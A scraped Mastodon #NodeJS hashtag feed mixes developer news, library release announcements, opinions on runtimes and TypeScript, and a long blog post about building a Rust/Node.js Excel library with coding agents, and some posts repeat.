Hashtag

#NodeJS

471 posts tagged with this hashtag.

@progi1984@piaille.fr

👋 Hello Masto,

💼 Je suis à la recherche d’un nouveau poste de développeur senior PHP/Symfony sur Rennes ou Hybride / Remote , côté backend ou full stack.

💻 15 ans d’XP dans le développement & , dont de l'expérience avec , ,

🛠️ J’aime travailler sur tous types de projet : migrations, API, apps existantes ou nouvelles, modules PrestaShop, plugins WordPress.

🚀 Je reste aussi ouvert à d'autres technologies, si le poste permet de capitaliser sur mon expérience tout en élargissant ma stack.

💬 Si vous avez une piste ou souhaitez échanger, mes messages sont toujours ouverts 🙂

@zeab@fosstodon.org

It's still hitting me that runtime is no more. 🫠 I was so frustrated with . I refused to use after deno came into the picture. 😓

One of my favorite abilities was making tiny cli/scripts tools with it. Sure I can write in or the many others, but deno was nice quick way. 😎

@harrysintonen@infosec.exchange

For some reason, the CVE-2026-111497 buffer overflow vulnerability in the decoder is mostly associated with , but this is a far wider issue. Brotli compression is supported by many client-side applications processing HTTP responses. While some of them have sandboxes and a quick update cycle (read: web browsers), many don't. In particular, many devices and applications using / libcurl are affected and must be updated ASAP.

github.com/advisories/GHSA-9v8
nvd.nist.gov/vuln/detail/cve-2

nvd.nist.gov

NVD - Home

@xoron@infosec.exchange

The Signal Protocol in Rust

TL;DR: I have open-sourced a implementation of the that compiles to for -based messaging, overcoming the limitations of the official library.

I am sharing my implementation of the Signal Protocol designed specifically for the . While the official libsignal is the gold standard, its targets are often optimized for Node.js, which creates integration challenges for client-side web applications.

My version is built in and compiles to , utilizing to provide robust for decentralized environments. It currently powers the end-to-end security for my series of messaging projects.

Protocol Demo:
signal.positive-intentions.com/

P2P Messaging roadmap:
glitr.io/docs/technical/roadmap

I am looking for feedback from the and community. If you have experience with audits or formal-proof verification, I would appreciate your eyes on the codebase as I work toward a more finished state.

GitHub Repository:
github.com/positive-intentions

signal protocol
ALT text

signal protocol

@pospi@kolektiva.social · Reply to mhoye

@mhoye the previous website I built is , and what a garbage idea that turned out to be. Eats more than a gig of RAM just to stay afloat, requires recompiling & rebooting to update, crashes often, causes me many a pain.
I could be doing the same on a 512MB server without breaking a sweat if I'd written this in . Sure the language is mostly just a thin wrapper to C system APIs and the global namespace is a dumpster fire saturated with identifiers, but this is also why it's so. fucking. resource. efficient. ❤️‍🔥

They can dump on us, but the mud people will just keep writing PHP and outperforming 😂🤟🏻

@frontenddogma@mas.to


@SocketSecurity@fosstodon.org

Deno spent years persuading developers to bet on a better runtime. Now its creator calls its improvements over Node.js “marginal” and says it was “sucked into the gravity well of node compatibility.”

The backlash, the forks, and how AI is changing the future of runtimes.

socket.dev/blog/deno-acquisiti

socket.dev

Deno Goes the Way of the Dinosaur

Cloudflare is acquiring Deno’s team, which will provide another year of bug fixes and security updates before ending support for the runtime.

@frontenddogma@mas.to
@sublimer@mstdn.sublimer.me
@frontenddogma@mas.to
@evanprodromou@socialwebfoundation.org
About 14 years ago, I created a webfinger package for NodeJS. At the time, NodeJS was only a few years old. I had created pump.io as a new social networking engine and the successor to StatusNet. I needed a client for webfinger lookup -- the process of converting a user@domain.tld handle to a API endpoint for processing messages -- and there wasn't one for NodeJS, so I made it. It is kind of an antique -- very old callback-style code that has its own HTTP processing system. It supported the […]

About 14 years ago, I created a webfinger package for NodeJS. At the time, NodeJS was only a few years old. I had created pump.io as a new social networking engine and the successor to StatusNet. I needed a client for webfinger lookup — the process of converting a user@domain.tld handle to a API endpoint for processing messages — and there wasn’t one for NodeJS, so I made it.

It is kind of an antique — very old callback-style code that has its own HTTP processing system. It supported the older version of Webfinger, RFC 6415, using XML for the data format. It also supported the (at that time) new Webfinger specification, RFC 7033.

Since its last release in 2013, version 0.4.2, I hadn’t touched the project. It’s just been languishing in the npm repository, squatting on the “webfinger” package name, and collecting dust. The Webfinger RFC was published, ActivityPub was standardized, and the Fediverse grew and grew, without a single change to the package.

I realized I was sitting on this package a couple of years, ago, and I’ve been wanting to get a new version out. This week, I just did it. I ripped out all the legacy support for RFC 6415, upgraded the tests to use the Node test runner, switched from callback style to async/await, changed to ESM modules, and changed the format to StandardJS.

I also added a little utility method, so it’s easier to look up links in the JRD file that is returned. Now, to get an ActivityPub actor, you just do this:

const types = [
'application/activity+json',
'application/ld+json; profile="w3.org/ns/activitystreams"&apo;
]
const actorId = (await webfinger('user1@foo.example')).link('self', types)?.href

I think the dependencies are low enough that you can use this version of the library from browser apps, although I haven’t tried it yet.

Anyway, I published version 0.5.1 today. I hope it provides some value to other people working on Fediverse software.

@frontenddogma@mas.to
@progi1984@piaille.fr

👋 Hello Masto,

💼 Je suis à la recherche d’un nouveau poste de développeur senior PHP/Symfony sur Rennes ou Hybride / Remote , côté backend ou full stack.

💻 15 ans d’XP dans le développement & , dont de l'expérience avec , ,

🛠️ J’aime travailler sur tous types de projet : migrations, API, apps existantes ou nouvelles, modules PrestaShop, plugins WordPress.

🚀 Je reste aussi ouvert à d'autres technologies, si le poste permet de capitaliser sur mon expérience tout en élargissant ma stack.

💬 Si vous avez une piste ou souhaitez échanger, mes messages sont toujours ouverts 🙂

@frontenddogma@mas.to

Put all the manifold utility of deployment aside for a moment. I am not saying that people shouldn't deploy applications to the web, or even that they shouldn't use and although I feel that far far too much emphasis has been given to such tools.

The resulting "world wide web" is hideously slow and janky and jam-packed with advertising and glitches and advertising disguised as glitches, and clearly this is considered to be extremely profitable.

(cont'd)

@frontenddogma@mas.to

One of the weird gizmos that Andreessen and his cronies afflicted with was JavaScript, a programming language of sorts and a terrible one, and yet just think of how many applications (not even Internet applications!) are now suspended on the tatty. dirty, cobweb-festooned thread that is .

It's been the one of the strangest things to watch slowly congeal into place as corporate orthodoxy: the web browser has become a strange sort of virtual machine, a sandbox for application development so tempting that there are programmers who refuse to leave it because they see it as bringing unity to ! At last, the one true programming language has emerged, and it's JavaScript.

Or C. But C, you see, see what I did there, is the inner mystery.

(cont'd)

@0x4d6165@transfem.social

hey how do you handle outbound network requests in node to limit the data stream? the server will make fetch() requests to various sites and I want to make sure a malicious or just stupendously huge RSS feed/page doesn't crash the server

@0x4d6165@transfem.social

hey how do you handle outbound network requests in node to limit the data stream? the server will make fetch() requests to various sites and I want to make sure a malicious or just stupendously huge RSS feed/page doesn't crash the server

@aral@mastodon.ar.al

Hey folks, can you help me out with a little something: trying to come up with a good number of files limit for a file scan (for Kitten so you don’t hit heap memory limits if you run it from the wrong directory by mistake) and I’d love some statistics from real JavaScript/TypeScript Node.js projects of the number of files in them (excluding .git and node_modules).

Would you be kind enough to run the following command in Terminal in your largest projects and let me know what number your get (along with a short description of the project):

find . \( -name "node_modules" -o -name ".git" \) -prune -o -print | wc -l

Thank you :)

@SocketSecurity@fosstodon.org

🎉 npm v12 is here! Install scripts are now off by default, git and remote-URL deps no longer resolve unless you allow them, and npm is starting to restrict what 2FA-bypass tokens can do.

Details → socket.dev/blog/npm-12

socket.dev

npm v12 Ships With Install Scripts Off by Default, Begins De...

npm v12 is generally available, turning install scripts off by default and beginning the deprecation of 2FA-bypass publishing tokens.

@frontenddogma@mas.to
@SocketSecurity@fosstodon.org

Node.js is weighing a controversial proposal to move more security reports into public workflows as AI-generated submissions surge.

Maintainers say ending bug bounty rewards didn't reduce the volume, and many reports remain duplicated or low-signal.

socket.dev/blog/nodejs-conside

socket.dev

Node.js Considers Public Workflow for Security Reports Amid ...

Node.js is debating whether AI-driven security report volume warrants moving more vulnerability reports into public workflows.

@hongminhee@hollo.social

2.2.0 is out!

The headline is two new packages:

@logtape/lint adds lint rules for ESLint v8/v9 (flat config), Oxlint, and Deno Lint that catch common logging mistakes before they reach production: template literal interpolation in message arguments, eager property evaluation where lazy is needed, unawaited async log callbacks, and missing meta sink configuration.

@logtape/testing gives you createLogRecorder() and domain-aware assertion helpers, replacing the hand-rolled array-sink boilerplate that every project ends up writing.

Other highlights:

  • context: true on Express/Hono/Koa/Elysia middleware handles request ID generation, x-request-id header propagation, and implicit context. One option instead of several moving parts.

  • Seven performance optimizations on the enabled-logging hot path

  • New logtape.org website

Full release notes: https://github.com/dahlia/logtape/discussions/179

github.com

LogTape 2.2.0: Lint rules, testing utilities, and request context · dahlia/logtape · Discussion #179

LogTape is a logging library for JavaScript and TypeScript that works across Deno, Node.js, Bun, and browsers. It's built around structured logging, has zero dependencies, and is designed to work a...

@manlycoffee@techhub.social

I have finally released version 1.0 of hyperguard library that I have written 4 years ago, but has been sitting in version 0.1, 0.2, and finally 0.3 without any update since.

Version 1 improved the API, and some refactoring was made to remove the reliance of the `any` type.

Anyways, check it out. github.com/shovon/hyperguard

github.com

GitHub - shovon/hyperguard: Supercharge your TypeScript type guards with this dead simple object validation library

Supercharge your TypeScript type guards with this dead simple object validation library - shovon/hyperguard

@jnkrtech@treehouse.systems

Here’s my nuclear hot take:

First-class support for TypeScript in nodejs was a bad thing, because the “types as comments” approach means that the syntax of types can no longer evolve. There are plenty of features that TypeScript could add (if its authors so wished) and some of them would benefit from new keywords in type syntax.

I like TypeScript and don’t think it’s a bad language at all, but I think it could be better if it had avoided success for longer. The language is still evolving and improving but major potential avenues are now cut off.

@lobsters@mastodon.social
@paoloredaelli@mastodon.uno

@_elena dall'ultima puntata di @DataKnightmare apprendo che lo avresti aiutato a creare dk.dataknightnare.eu per "non dipendere da tecnologie statunitensi" (nota le virgolette 😀). Ma usare significa usare che mi risulta usa il motore javascript di Chrome ed è finanziato da Microsoft, IBM, PayPal. Credo di essermi perso qualcosa.
Cordialità

@jnkrtech@treehouse.systems

Anthropic just merged their “rewrite in rust” PR to bun. -4k/+1M LoC, 6445 commits, apparently 100% done by LLMs.

I wonder whether the supposed speed benefits of bun will still hold up after this, and whether the current bug rate (like a dozen new GitHub issues per day) will get even worse.

@cryptadamist@universeodon.com
@SocketSecurity@fosstodon.org

🚨 New Investigation: Attackers are hunting the maintainers behind Lodash, Fastify, buffer, Pino, mocha, Express, and core, because compromising one of them means write access to packages downloaded billions of times a week.

Multiple high-impact maintainers have all confirmed they were targeted in the same coordinated social engineering campaign that compromised Axios.

socket.dev/blog/attackers-hunt

socket.dev

Attackers Are Hunting High-Impact Node.js Maintainers in a C...

Multiple high-impact npm maintainers confirm they have been targeted in the same social engineering campaign that compromised Axios.

@Jeremiah@alpaca.gold
@jnkrtech@treehouse.systems

I’ve become convinced that using zod + a strongly-typed API client layer to share types between frontend and backend is bad, actually. It makes tight coupling way too easy, especially when trying to release backwards-compatible changes.

I’m facing my second multi-day change due to someone building on a shared model which doesn’t separate “write” types from “read” types. The result is that, without reworking a whole mess of models, I can’t add an optional property to a backend response without making a host of changes to the frontend (which should not be aware of the backend change at all). Sure, this could be avoided with care, but the ergonomics of the system push people so hard towards doing the wrong thing.

Manual DTOs are the way to go, preferably with a generated OpenAPI client for the frontend.

@hmiron@fosstodon.org


Vercel wants to train on your code!! This is so infuriating.

You need to opt out by March 31st or they will use your repos as training data. All hobby plans are opted in by default.

Just a screenshot from the email saying pretty much the same thing as my pist
ALT text

Just a screenshot from the email saying pretty much the same thing as my pist

@xoron@infosec.exchange

Signal Protocol for a P2P Webapp

TL;DR: I have open-sourced a implementation of the that compiles to for -based messaging, overcoming the limitations of the official library.

I am sharing my implementation of the Signal Protocol designed specifically for the . While the official libsignal is the gold standard, its targets are often optimized for Node.js, which creates integration challenges for client-side web applications.

My version is built in and compiles to , utilizing to provide robust for decentralized environments. It currently powers the end-to-end security for my messaging project.

Protocol Demo:
signal.positive-intentions.com/

P2P App Demo:
p2p.positive-intentions.com/if

I am looking for feedback from the and community. If you have experience with audits or formal-proof verification, I would appreciate your eyes on the codebase as I work toward a more finished state.

GitHub Repository:
github.com/positive-intentions

signal protocol
ALT text

signal protocol

@lobsters@mastodon.social

hackers.pub

Building a New Excel Library in One Week

These days I work primarily in TypeScript on Node.js. I needed to handle bulk uploads of large Excel data and dynamically generate template Excel files to collect that data. Those templates had to include data validation, conditional formatting, dropdowns, and so on. The existing Node.js Excel libraries each had problems. One split its functionality between a community edition and a paid edition, which meant features I needed were locked away. The other had a gap between its internal implementation and its TypeScript typings, and it was too slow for what I was trying to do. Pull requests had piled up in the repository, but the project was no longer being maintained. I had known about Excelize, the Go library, for a while. Charts, conditional formatting, formulas, data validation: it covers a lot of the OOXML spec and does it well. I kept thinking I wanted something at that level in TypeScript. Coding agents have gotten noticeably better in the past year or so, and I wanted to try a specific way of working: I make all the design and architecture decisions, and agents handle the implementation. On Wednesday of last week (February 4th) I started analyzing Excelize and other Excel libraries. By Saturday night (February 7th) I was writing code. That's SheetKit. Repository Documentation (Getting Started) Benchmark results (environment, methodology, fixtures included):Node.js library comparison Rust comparison Fixture definitions This is the first of two posts. This one covers what SheetKit is and how the week went, from first release to the v0.5.0 I shipped this evening (February 14th). The second post will be about working with coding agents: what I delegated, how, and where it broke down. Release Timeline Dates are crates.io / npm publish timestamps. Approximate, not to-the-minute. VersionWhenDateWhatv0.1.0Sunday (last week)2026-02-08First publish (initial form)v0.1.2Monday early morning (last week)2026-02-09First snapshot worth calling a public releasev0.2.0Monday morning (last week)2026-02-09Buffer I/O, formula helpersv0.3.0Tuesday early morning (last week)2026-02-10Raw buffer FFI, batch APIs, benchmark suitev0.4.0Tuesday afternoon (last week)2026-02-10Feature expansion + documentation sitev0.5.0Saturday evening (today)2026-02-14Lazy loading / streaming, COW save, benchmark rule improvements What Is SheetKit? SheetKit is a Rust spreadsheet library for OOXML formats (.xlsx, .xlsm, etc.) with Node.js bindings via napi-rs. Bun and Deno work too, since they support Node-API. .xlsx files are ZIP archives containing XML parts. SheetKit opens the ZIP, deserializes each XML part into Rust structs, lets you manipulate them, and serializes everything back on save. Three crates on the Rust side: sheetkit-xml: Low-level XML data structures mapping to OOXML schemas sheetkit-core: All business logic sheetkit: Facade crate for library consumers Node.js bindings live in packages/sheetkit and expose the Rust API via #[napi] macros. To get started: sheetkit.dev/getting-started. Saturday Night to First Release (v0.1.x) I started coding Saturday night (February 7th) and pushed v0.1.0 the next day. By early Monday morning I had v0.1.2, which was the first version I'd actually call releasable. I had spent Wednesday analyzing the OOXML spec and how existing libraries implemented features, so by Saturday I had a detailed plan ready. I handed implementation to coding agents (Claude Code and Codex). The setup was: a main orchestrator agent receives the plan, then spawns sub-agents in parallel for each feature area. It burns through tokens fast, but it gets a large plan done quickly. After the agents finish, a separate agent does code review before I look at it. More on this workflow in the next post. v0.1.2 was an MVP. It had 44,000+ lines, 1,533 tests, 110 formula functions, charts, images, conditional formatting, data validation, StreamWriter, and builds for 8 platform targets. But it could only read/write via file paths (no Buffer I/O), and I hadn't measured performance at all. It worked, but that was about it. Monday: Starting to Think About Performance (v0.2.0 – v0.3.0) Buffer I/O (v0.2.0) v0.2.0 went up Monday morning, a few hours after v0.1.2. I added Buffer I/O: read and write .xlsx directly from in-memory buffers, no filesystem needed. In a server you're usually processing binary from an HTTP request or streaming a generated file back in the response, so this had to come early. fill_formula and other formula helpers went in at the same time. With Buffer I/O in place I could run tests closer to real production workloads. That's where the problems showed up. Switching to Raw Buffers (v0.3.0) The initial implementation created a JS object per cell and passed it across the Rust/JS FFI boundary. Pull a 50k×20 sheet as a row array and that's a million-plus JS objects. GC pressure and memory usage went through the roof. I got the idea from oxc, which transfers Rust AST data to JS as raw buffers instead of object trees. Same principle here: Don't create per-cell objects. Serialize the entire sheet into a compact binary buffer. Cross the FFI boundary once. The encoder picks dense or sparse layout automatically based on cell occupancy (threshold: 30%). Since the JS side receives a raw buffer, I also wrote a TypeScript parser for the format. v0.3.0 shipped the first version of this buffer protocol. v0.5.0 later replaced it with a v2 format that supports inline strings and incremental row-by-row decoding. I also made changes in the Rust XML layer. The goal was fewer heap allocations and simpler hot paths. ChangeWhyCell references ("A1") stored as [u8; 10] inline arrays, not heap StringsMax cell ref is "XFD1048576" (10 bytes). No need for the heap.Cell type attribute normalized to a 1-byte enumStops carrying raw XML attribute strings aroundBinary search for cells within a row, replacing linear scanMetricBeforeAfterMemory (RSS) at 100k rows361 MB13.5 MBNode.js read overhead vs. native Rust—~4%GC pressure1M+ object creationsSingle buffer transfer Benchmarks This is when I built the benchmark suite, comparing SheetKit against existing Node.js and Rust libraries. The runner outputs Markdown with environment info, iteration counts, and raw numbers. Setup: Apple M4 Pro, 24 GB / Node v25.3.0 / Rust 1.93.0. Median of 5 runs after 1 warmup. RSS/heapUsed are residual deltas (before vs. after), not peaks. Fixtures are generated deterministically; row counts include the header. 50k rows × 20 columns: SheetKit read 541 ms, write 469 ms. The JS-only libraries: 1.24–1.56s read, 1.09–2.62s write. heapUsed delta: 0 MB, which confirmed that the JS side was no longer accumulating objects. One odd thing: edit-xlsx, a Rust library, was showing suspiciously fast read times. I didn't understand why at this point. The explanation came during the v0.5.0 work (covered below). Tuesday: Closing Feature Gaps (v0.4.0) v0.4.0 shipped Tuesday afternoon. This one was about features, not performance. I went through what other Excel libraries supported and listed what SheetKit was still missing. Shapes, slicers, form controls, threaded comments, VBA extraction, a CLI. I also added 54 more formula functions (total: 164), mostly financial and engineering. Same orchestrator/sub-agent setup as before: write a detailed plan for each feature, have the agents implement in parallel, agent review first, then my review. Memory optimization continued on the side. Reworking the Cell struct and SST memory layout cut RSS from 349 MB to 195 MB for sync reads (44% drop). Async reads: 17 MB. I also set up a VitePress documentation site around this time. Today: Rethinking the Architecture (v0.5.0) v0.5.0 went out this evening. Unlike the previous releases, which added features on top of the same API shape, this one changed the Node.js API structure and parts of the Rust core. Lazy Loading by Default Before v0.5.0, open() parsed every XML part upfront. Open a 50k-row file and all sheets load into memory, even the ones you never touch. Now there are three read modes: lazy (default): reads ZIP index and metadata only. Sheets parse on first access. eager: the old behavior. Parse everything immediately. stream: forward-only, bounded memory. Lazy open costs less than 30% of eager, and pre-access memory is under 20% of eager. Auxiliary parts (comments, charts, images, pivot tables) also defer parsing until you actually call a method that needs them. Streaming Reader Forward-only reader for large files. One batch in memory at a time. const wb = await Workbook.open("huge.xlsx", { readMode: "stream" });const reader = await wb.openSheetReader("Sheet1", { batchSize: 1000 });for await (const batch of reader) { for (const row of batch) { // process }} Copy-on-Write Save When you save a lazily-opened workbook, unchanged sheets pass through directly from the original ZIP entry. No parse-serialize round trip. At work I generate files by opening a template, filling in a few cells, and sending it back. That's exactly the workload this helps. The edit-xlsx Read Anomaly Back when I built the benchmarks, edit-xlsx was recording very fast read times on some files. Rows/cells count was dropping to zero. I added comparability rules to the benchmark: Check that rows/cells count matches expectations Value-probe a few cells at known coordinates If either fails, mark the result non-comparable Then I dug into why. In SpreadsheetML, fileVersion, workbookPr, and bookViews in workbook.xml are optional. edit-xlsx 0.4.x treats them as required. When deserialization fails on a file missing these elements, it falls back to a default struct: rows=0, cells=0, near-zero runtime. It was fast because it wasn't reading anything. SheetKit now writes default values for fileVersion and workbookPr (matching Excel's own defaults) when they're absent, for compatibility. Node.js Bindings Faster Than Native Rust? In some write scenarios, the Node.js bindings beat native Rust. ScenarioRustNode.jsOverheadWrite 50k rows × 20 cols544 ms469 ms−14% (Node.js faster)Write 20k text-heavy rows108 ms86 ms−20% (Node.js faster) This happens because V8 is very good at string interning and memory management when building SST data through the batch API (setSheetData). The napi crossing costs less than what V8 saves. I did not expect to see negative overhead, but here we are. Dogfooding SheetKit I replaced our previous library with SheetKit at work. Template generation and bulk upload processing have been running fine. Where it stands today (February 14th): Streaming read/write in both Node.js and Rust 164 formula functions 43 chart types Multiple image formats Read overhead (Node.js vs. Rust): ~4%. Some write scenarios are faster from Node.js. Details at sheetkit.dev. The library is still experimental and APIs may change. I'll keep using it in production, measuring, and fixing things as they come up. Issues and PRs are always welcome. Next Post This covered the what and when. The next post is about the how: orchestrator/sub-agent structure, how I used Claude Code and Codex, the agentic code review loop, where I had to step in, and what I'd do differently.

@lobsters@mastodon.social

hackers.pub

Building a New Excel Library in One Week

These days I work primarily in TypeScript on Node.js. I needed to handle bulk uploads of large Excel data and dynamically generate template Excel files to collect that data. Those templates had to include data validation, conditional formatting, dropdowns, and so on. The existing Node.js Excel libraries each had problems. One split its functionality between a community edition and a paid edition, which meant features I needed were locked away. The other had a gap between its internal implementation and its TypeScript typings, and it was too slow for what I was trying to do. Pull requests had piled up in the repository, but the project was no longer being maintained. I had known about Excelize, the Go library, for a while. Charts, conditional formatting, formulas, data validation: it covers a lot of the OOXML spec and does it well. I kept thinking I wanted something at that level in TypeScript. Coding agents have gotten noticeably better in the past year or so, and I wanted to try a specific way of working: I make all the design and architecture decisions, and agents handle the implementation. On Wednesday of last week (February 4th) I started analyzing Excelize and other Excel libraries. By Saturday night (February 7th) I was writing code. That's SheetKit. Repository Documentation (Getting Started) Benchmark results (environment, methodology, fixtures included):Node.js library comparison Rust comparison Fixture definitions This is the first of two posts. This one covers what SheetKit is and how the week went, from first release to the v0.5.0 I shipped this evening (February 14th). The second post will be about working with coding agents: what I delegated, how, and where it broke down. Release Timeline Dates are crates.io / npm publish timestamps. Approximate, not to-the-minute. VersionWhenDateWhatv0.1.0Sunday (last week)2026-02-08First publish (initial form)v0.1.2Monday early morning (last week)2026-02-09First snapshot worth calling a public releasev0.2.0Monday morning (last week)2026-02-09Buffer I/O, formula helpersv0.3.0Tuesday early morning (last week)2026-02-10Raw buffer FFI, batch APIs, benchmark suitev0.4.0Tuesday afternoon (last week)2026-02-10Feature expansion + documentation sitev0.5.0Saturday evening (today)2026-02-14Lazy loading / streaming, COW save, benchmark rule improvements What Is SheetKit? SheetKit is a Rust spreadsheet library for OOXML formats (.xlsx, .xlsm, etc.) with Node.js bindings via napi-rs. Bun and Deno work too, since they support Node-API. .xlsx files are ZIP archives containing XML parts. SheetKit opens the ZIP, deserializes each XML part into Rust structs, lets you manipulate them, and serializes everything back on save. Three crates on the Rust side: sheetkit-xml: Low-level XML data structures mapping to OOXML schemas sheetkit-core: All business logic sheetkit: Facade crate for library consumers Node.js bindings live in packages/sheetkit and expose the Rust API via #[napi] macros. To get started: sheetkit.dev/getting-started. Saturday Night to First Release (v0.1.x) I started coding Saturday night (February 7th) and pushed v0.1.0 the next day. By early Monday morning I had v0.1.2, which was the first version I'd actually call releasable. I had spent Wednesday analyzing the OOXML spec and how existing libraries implemented features, so by Saturday I had a detailed plan ready. I handed implementation to coding agents (Claude Code and Codex). The setup was: a main orchestrator agent receives the plan, then spawns sub-agents in parallel for each feature area. It burns through tokens fast, but it gets a large plan done quickly. After the agents finish, a separate agent does code review before I look at it. More on this workflow in the next post. v0.1.2 was an MVP. It had 44,000+ lines, 1,533 tests, 110 formula functions, charts, images, conditional formatting, data validation, StreamWriter, and builds for 8 platform targets. But it could only read/write via file paths (no Buffer I/O), and I hadn't measured performance at all. It worked, but that was about it. Monday: Starting to Think About Performance (v0.2.0 – v0.3.0) Buffer I/O (v0.2.0) v0.2.0 went up Monday morning, a few hours after v0.1.2. I added Buffer I/O: read and write .xlsx directly from in-memory buffers, no filesystem needed. In a server you're usually processing binary from an HTTP request or streaming a generated file back in the response, so this had to come early. fill_formula and other formula helpers went in at the same time. With Buffer I/O in place I could run tests closer to real production workloads. That's where the problems showed up. Switching to Raw Buffers (v0.3.0) The initial implementation created a JS object per cell and passed it across the Rust/JS FFI boundary. Pull a 50k×20 sheet as a row array and that's a million-plus JS objects. GC pressure and memory usage went through the roof. I got the idea from oxc, which transfers Rust AST data to JS as raw buffers instead of object trees. Same principle here: Don't create per-cell objects. Serialize the entire sheet into a compact binary buffer. Cross the FFI boundary once. The encoder picks dense or sparse layout automatically based on cell occupancy (threshold: 30%). Since the JS side receives a raw buffer, I also wrote a TypeScript parser for the format. v0.3.0 shipped the first version of this buffer protocol. v0.5.0 later replaced it with a v2 format that supports inline strings and incremental row-by-row decoding. I also made changes in the Rust XML layer. The goal was fewer heap allocations and simpler hot paths. ChangeWhyCell references ("A1") stored as [u8; 10] inline arrays, not heap StringsMax cell ref is "XFD1048576" (10 bytes). No need for the heap.Cell type attribute normalized to a 1-byte enumStops carrying raw XML attribute strings aroundBinary search for cells within a row, replacing linear scanMetricBeforeAfterMemory (RSS) at 100k rows361 MB13.5 MBNode.js read overhead vs. native Rust—~4%GC pressure1M+ object creationsSingle buffer transfer Benchmarks This is when I built the benchmark suite, comparing SheetKit against existing Node.js and Rust libraries. The runner outputs Markdown with environment info, iteration counts, and raw numbers. Setup: Apple M4 Pro, 24 GB / Node v25.3.0 / Rust 1.93.0. Median of 5 runs after 1 warmup. RSS/heapUsed are residual deltas (before vs. after), not peaks. Fixtures are generated deterministically; row counts include the header. 50k rows × 20 columns: SheetKit read 541 ms, write 469 ms. The JS-only libraries: 1.24–1.56s read, 1.09–2.62s write. heapUsed delta: 0 MB, which confirmed that the JS side was no longer accumulating objects. One odd thing: edit-xlsx, a Rust library, was showing suspiciously fast read times. I didn't understand why at this point. The explanation came during the v0.5.0 work (covered below). Tuesday: Closing Feature Gaps (v0.4.0) v0.4.0 shipped Tuesday afternoon. This one was about features, not performance. I went through what other Excel libraries supported and listed what SheetKit was still missing. Shapes, slicers, form controls, threaded comments, VBA extraction, a CLI. I also added 54 more formula functions (total: 164), mostly financial and engineering. Same orchestrator/sub-agent setup as before: write a detailed plan for each feature, have the agents implement in parallel, agent review first, then my review. Memory optimization continued on the side. Reworking the Cell struct and SST memory layout cut RSS from 349 MB to 195 MB for sync reads (44% drop). Async reads: 17 MB. I also set up a VitePress documentation site around this time. Today: Rethinking the Architecture (v0.5.0) v0.5.0 went out this evening. Unlike the previous releases, which added features on top of the same API shape, this one changed the Node.js API structure and parts of the Rust core. Lazy Loading by Default Before v0.5.0, open() parsed every XML part upfront. Open a 50k-row file and all sheets load into memory, even the ones you never touch. Now there are three read modes: lazy (default): reads ZIP index and metadata only. Sheets parse on first access. eager: the old behavior. Parse everything immediately. stream: forward-only, bounded memory. Lazy open costs less than 30% of eager, and pre-access memory is under 20% of eager. Auxiliary parts (comments, charts, images, pivot tables) also defer parsing until you actually call a method that needs them. Streaming Reader Forward-only reader for large files. One batch in memory at a time. const wb = await Workbook.open("huge.xlsx", { readMode: "stream" });const reader = await wb.openSheetReader("Sheet1", { batchSize: 1000 });for await (const batch of reader) { for (const row of batch) { // process }} Copy-on-Write Save When you save a lazily-opened workbook, unchanged sheets pass through directly from the original ZIP entry. No parse-serialize round trip. At work I generate files by opening a template, filling in a few cells, and sending it back. That's exactly the workload this helps. The edit-xlsx Read Anomaly Back when I built the benchmarks, edit-xlsx was recording very fast read times on some files. Rows/cells count was dropping to zero. I added comparability rules to the benchmark: Check that rows/cells count matches expectations Value-probe a few cells at known coordinates If either fails, mark the result non-comparable Then I dug into why. In SpreadsheetML, fileVersion, workbookPr, and bookViews in workbook.xml are optional. edit-xlsx 0.4.x treats them as required. When deserialization fails on a file missing these elements, it falls back to a default struct: rows=0, cells=0, near-zero runtime. It was fast because it wasn't reading anything. SheetKit now writes default values for fileVersion and workbookPr (matching Excel's own defaults) when they're absent, for compatibility. Node.js Bindings Faster Than Native Rust? In some write scenarios, the Node.js bindings beat native Rust. ScenarioRustNode.jsOverheadWrite 50k rows × 20 cols544 ms469 ms−14% (Node.js faster)Write 20k text-heavy rows108 ms86 ms−20% (Node.js faster) This happens because V8 is very good at string interning and memory management when building SST data through the batch API (setSheetData). The napi crossing costs less than what V8 saves. I did not expect to see negative overhead, but here we are. Dogfooding SheetKit I replaced our previous library with SheetKit at work. Template generation and bulk upload processing have been running fine. Where it stands today (February 14th): Streaming read/write in both Node.js and Rust 164 formula functions 43 chart types Multiple image formats Read overhead (Node.js vs. Rust): ~4%. Some write scenarios are faster from Node.js. Details at sheetkit.dev. The library is still experimental and APIs may change. I'll keep using it in production, measuring, and fixing things as they come up. Issues and PRs are always welcome. Next Post This covered the what and when. The next post is about the how: orchestrator/sub-agent structure, how I used Claude Code and Codex, the agentic code review loop, where I had to step in, and what I'd do differently.

@radwebhosting@mastodon.social

🚀 Deploy on

This article provides a guide demonstrating how to deploy Zonemaster on Debian VPS.
What is Zonemaster?
